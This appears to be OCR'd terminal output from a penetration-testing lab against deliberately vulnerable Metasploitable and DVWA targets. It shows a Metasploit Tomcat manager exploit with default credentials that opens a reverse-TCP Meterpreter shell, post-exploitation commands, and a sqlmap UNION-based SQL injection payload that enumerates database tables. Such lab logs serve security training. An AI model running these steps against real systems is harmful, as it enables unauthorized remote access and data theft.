





```
[-] run: interrupted
msf exploit(linux/samba/chain_reply) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.1.7
RHOST ⇒ 192.168.1.7
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.1.15
LHOST ⇒ 192.168.1.15
msf exploit(multi/http/tomcat_mgr_deploy) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:3
4: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Started reverse TCP handler on 192.168.1.15:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6220 bytes as VbACAGYgvYkXN5hm.war ...
[*] Executing /VbACAGYgvYkXN5hm/X9ihED9UjkUQj0XyEXEHr7wxT.jsp...
[*] Undeploying VbACAGYgvYkXN5hm ...
[*] Sending stage (58073 bytes) to 192.168.1.7
[*] Meterpreter session 1 opened (192.168.1.15:4444 → 192.168.1.7:60068) at 2025-09-07 10:27:41 -0400

meterpreter > sysadmin
[-] Unknown command: sysadmin. Did you mean sysinfo? Run the help command for more details.
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > whoami
```



```
meterpreter > getuid
Server username: tomcat55
meterpreter > localtime
Local Date/Time: 2025-09-07 10:33:30 GMT-04:00 (UTC-0400)
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.7
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fefa:dd2a
IPv6 Netmask : ::

meterpreter > ps
```



```
/
meterpreter > lpwd
/home/kali
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-13 23:35:33 -0400  bin
040444/r--r--r--  1024     dir   2012-05-13 23:36:28 -0400  boot
040444/r--r--r--  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040444/r--r--r--  13820    dir   2025-09-07 09:02:38 -0400  dev
040444/r--r--r--  4096     dir   2025-09-07 09:02:37 -0400  etc
040444/r--r--r--  4096     dir   2010-04-16 02:16:02 -0400  home
040444/r--r--r--  4096     dir   2010-03-16 18:57:40 -0400  initrd
100444/r--r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040444/r--r--r--  4096     dir   2012-05-13 23:35:22 -0400  lib
040000/---------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040444/r--r--r--  4096     dir   2010-03-16 18:55:52 -0400  media
040444/r--r--r--  4096     dir   2010-04-28 16:16:56 -0400  mnt
100000/---------  12310    fil   2025-09-07 09:02:38 -0400  nohup.out
040444/r--r--r--  4096     dir   2010-03-16 18:57:39 -0400  opt
040444/r--r--r--  0        dir   2025-09-07 09:02:11 -0400  proc
040444/r--r--r--  4096     dir   2025-09-07 09:02:38 -0400  root
040444/r--r--r--  4096     dir   2012-05-13 21:54:53 -0400  sbin
040444/r--r--r--  4096     dir   2010-03-16 18:57:38 -0400  srv
040444/r--r--r--  0        dir   2025-09-07 09:02:12 -0400  sys
040666/rw-rw-rw-  4096     dir   2025-09-07 10:27:40 -0400  tmp
040444/r--r--r--  4096     dir   2010-04-28 00:06:37 -0400  usr
040444/r--r--r--  4096     dir   2010-03-17 10:08:23 -0400  var
100444/r--r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > 
```



```
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7171626b71,0x54497a6164576b5645566c526b7141505974584d4642486b6b75645966
6a61644d635045707a6269,0x716a717671),NULL#&Submit=Submit
---
[11:24:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[11:24:35] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[11:24:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.7'

[*] ending @ 11:24:35 /2025-09-07/


┌──(root㉿kali)-[/home/kali]
└─# 
```